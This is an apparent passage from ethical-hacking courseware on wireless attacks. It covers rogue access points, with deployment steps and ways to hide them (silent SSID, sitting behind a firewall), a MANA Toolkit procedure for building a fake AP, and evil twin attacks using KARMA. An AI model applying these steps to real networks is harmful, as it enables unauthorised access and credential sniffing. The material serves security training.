
Once the attack is launched, the target host’s login credentials can also be sniffed if the web traffic is not encrypted with Hypertext Transfer Protocol Secure (HTTPS).



Launch of Wireless Attacks: Rogue APs

- A rogue AP **provides backdoor access** to the target wireless network

Scenarios for Rogue AP Installation and Setup

- A **compact, pocket-sized rogue AP** device plugged into an Ethernet port of a corporate network
- A **rogue AP device** connected to corporate networks over a Wi-Fi link
- A **USB-based rogue AP** device plugged into a corporate machine
- A **software-based rogue AP** running on a corporate Windows machine

Steps to Deploy a Rogue AP

- Choose an **appropriate location** to plug in your rogue AP that allows maximum coverage from your connection point
- Disable the **SSID Broadcast** (silent mode) and any management features to avoid detection
- Place the AP behind a **firewall**, if possible, to avoid network scanners
- Deploy a **rogue AP** for a short period

Rogue APs


Rogue APs are wireless APs that an attacker installs on a network without authorization and are not under the management of the network administrator. These rogue APs are not configured for security, unlike the authorized APs on the target wireless network. Thus, this rogue AP can provide backdoor access to the target wireless network.

Interesting scenarios for rogue AP installation and setup include the following.

- **Compact, pocket-sized rogue AP plugged into an Ethernet port of the target network**: An attacker can use compact, pocket-sized rogue APs because they are easily available, can be stealthily brought onsite, and consume very little power.
- **Rogue AP connected to corporate networks over a Wi-Fi link**: An attacker connects a rogue AP to a Wi-Fi link of the target network. Because the rogue AP connects wirelessly to the authorized network, it is easily hidden. However, it requires the credentials of the target network to connect.
- **USB-based rogue AP plugged into a network machine**: An attacker can easily plug a USB-based rogue AP into any Windows machine on the target network that is connected through wired or wireless means. The USB AP's software shares the network access of the machine with the rogue AP. This eliminates the need for both an unused Ethernet port and the credentials of the target Wi-Fi, which are required in the above two scenarios to set up a rogue AP.
- **Software-based rogue AP running on a network Windows machine**: An attacker can set up a software-based rogue AP on the embedded/plugged Wi-Fi adapter of the target network, instead of a separate hardware device.

A rogue AP is deployed through the following steps.

- Choose an appropriate location to plug in the rogue AP for maximum coverage from the connection point
- Disable SSID broadcast (silent mode) and any management features to avoid detection.
- Place the AP behind a firewall, if possible, to avoid network scanners.
- Deploy the rogue AP for a short period.



Creation of a Rogue AP Using MANA Toolkit

Step 1	Modify the **hostapd-mana.conf** MANA's configuration file using any text editor to setup a fake AP
Step 2	Modify the **start-nat-simple.sh** script used to launch the rogue AP
Step 3	Execute the script file **start-nat-simple.sh** using the bash command
Step 4	After the rogue AP is up, use a Windows machine or mobile device (having a different wireless card) to connect to the rogue AP
Step 5	In the Wi-Fi enabled device, search for the Internet connection that is not password-protected and connect to it
Step 6	All the data packets from your machine flow through the rogue AP; now, you can use tools, such as **tcpdump** and Wireshark, to capture and analyze the packets

Creation of a Rogue AP Using MANA Toolkit

MANA Toolkit comprises a set of tools that are used by the attackers for creating rogue APs and perform sniffing attacks and MITM attack. It is also used for bypassing HTTPS and HTTP Strict Transport Security (HSTS). Attackers use MANA Toolkit to create a rogue AP through the following steps.

- Modify MANA's configuration file **hostapd-mana.conf** using any text editor to set up a fake access point. Set the wireless interface (**wlan0** is used here) as well as the MAC address (BSSID) or SSID (the SSID **Free Internet** is used here).

Launch of Wireless Attacks: Evil Twin

- Evil Twin is a **wireless AP** that pretends to be a **legitimate AP** by replicating another network name
- Attackers set up a **rogue AP outside the corporate perimeter** and lures users to sign into the wrong AP
- Once associated, users may **bypass the enterprise security** policies, giving attackers access to network data
- Evil Twin can be configured with a **common residential SSID**, hotspot SSID, or a company's WLAN SSID

Wi-Fi is everywhere these days and so are your employees who take their laptops to Starbucks, FedEx Office, and the airport; how do you keep the company data safe?

Evil Twin

An evil twin is a wireless AP that pretends to be a legitimate AP by imitating its SSID. It poses a clear and present danger to wireless users on private and public WLANs. An attacker sets up a rogue AP outside the network perimeter and lures users to sign in to this AP. The attacker uses tools such as KARMA, which monitors station probes to create an evil twin. The KARMA tool passively listens to wireless probe request frames and can adopt any commonly used SSID as its own SSID to lure users. The attacker can configure an evil twin with a common residential SSID, hotspot SSID, or the SSID of an organization's WLAN. An attacker who can monitor legitimate users can target APs that do not send SSIDs in probe requests.

WLAN stations usually connect to specific APs based on their SSIDs and signal strength, and the stations automatically reconnect to any SSID used in the past. These issues allow attackers to trick legitimate users by placing an evil twin near the target network. Once associated, the attacker may bypass enterprise security policies and gain access to network data.

